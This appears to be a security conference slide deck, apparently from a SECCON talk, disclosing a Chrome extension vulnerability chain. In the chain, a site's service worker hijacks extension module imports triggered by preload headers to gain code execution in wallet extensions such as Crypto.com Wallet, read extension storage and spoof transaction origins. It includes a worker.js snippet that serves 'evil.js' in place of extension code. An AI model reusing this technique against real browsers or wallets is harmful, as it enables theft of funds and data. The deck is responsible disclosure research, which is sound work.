
```
const registration = await
  navigator.serviceWorker.register("/sw.js", {
    scope: "/",
  });
```

```
worker.js
```

```
self.addEventListener("fetch", (event) => {
  // Modify request, craft response...
  event.respondWith(response);
});
```



Domain service worker **intercepts** network





# NETWORK ISOLATION

https://neplox.security


script.js

fetch()



content.js



fetch()



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worker.js

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Domain service worker is ignored

request.SetSkipServiceWorker()

crypto.com SERVER



manifest.json

```
(function () {  
  'use strict';  
  const injectTime = performance.now();  
  (async () => {  
    const { onExecute } = await import(  
      chrome.runtime.getURL("assets/isolated.ts-Ba3B0PRo.js")  
    );  
    onExecute?.({ perf: { injectTime, loadTime: performance.now() - injectTime } });  
  })().catch(console.error);  
})();
```

Commonly seen in bundled `content.js` code of extensions which use the **CRXJS** (`crxjs/chrome-extension-tools`) bundler, e.g. 1Password, Crypto.com Wallet.






https://neplox.security

```
script.js  
fetch()
```





```
content.js  
import()
```



```
neplox.security  
worker.js
```

```
import.js  
evil.js
```

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Access to storage and background script through RCE

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worker.js

```
self.addEventListener("fetch", (event) => {  
  // Pass through non-extension requests.  
  if (event.request.url  
    .indexOf("chrome-extension") === -1  
  ) {  
    event.respondWith(fetch(event.request));  
    return;  
  }  
  
  const evilJS = `// read chrome.storage`;  
  event.respondWith(new Response(evilJS, ...));  
});
```



Chrome version: 129.0.6668.90

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Extension storage:

```
{  
  "app_walletExtensionPreference_default": "cdc",  
  "app_walletExtensionPreference_saved": false,  
  "segment-identity-created": "2024-10-12T11:07:11.871Z",  
  "segment-identity-last-updated": "2025-02-24T02:59:02.736Z"  
}
```





# ORIGIN SPOOFING



## content.js

```
chrome.runtime.connect({
  name: JSON.stringify({
    role: "dapp",
    origin: location.origin,
    uuid: uuid()
  })
})
```




## background.js

```
chrome.runtime.onConnect.addListener((port) => {
  ...
  const {origin} = JSON.parse(port.name);
  ...
})
```



Extension worker trusts content script with verifying origin, so we can initiate connection in `evil.js` with any origin value, **spoofing** transactions / signature requests on behalf of that origin.

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01  
Link: <https://crypto.com/favicon.ico>;  
rel="preload"

02  
favicon.ico

Link: <chrome-extension://{id}/import.js>;  
rel="modulepreload"

neplox.security

worker.js

chrome-extension://{id}/import.js

03  
evil.js



content.js

```
fetch()  
...  
import("import.js")
```



Missing `request.SetSkipServiceWorker()`  
for `Link` header handling in legitimate responses



THANK  
YOU

SECCON × NEPLOX

SECCON You, Audience!

# Elizabeth @qwqoro



Coinbase, Zerion, ... Security Team

Chrome Project Security Team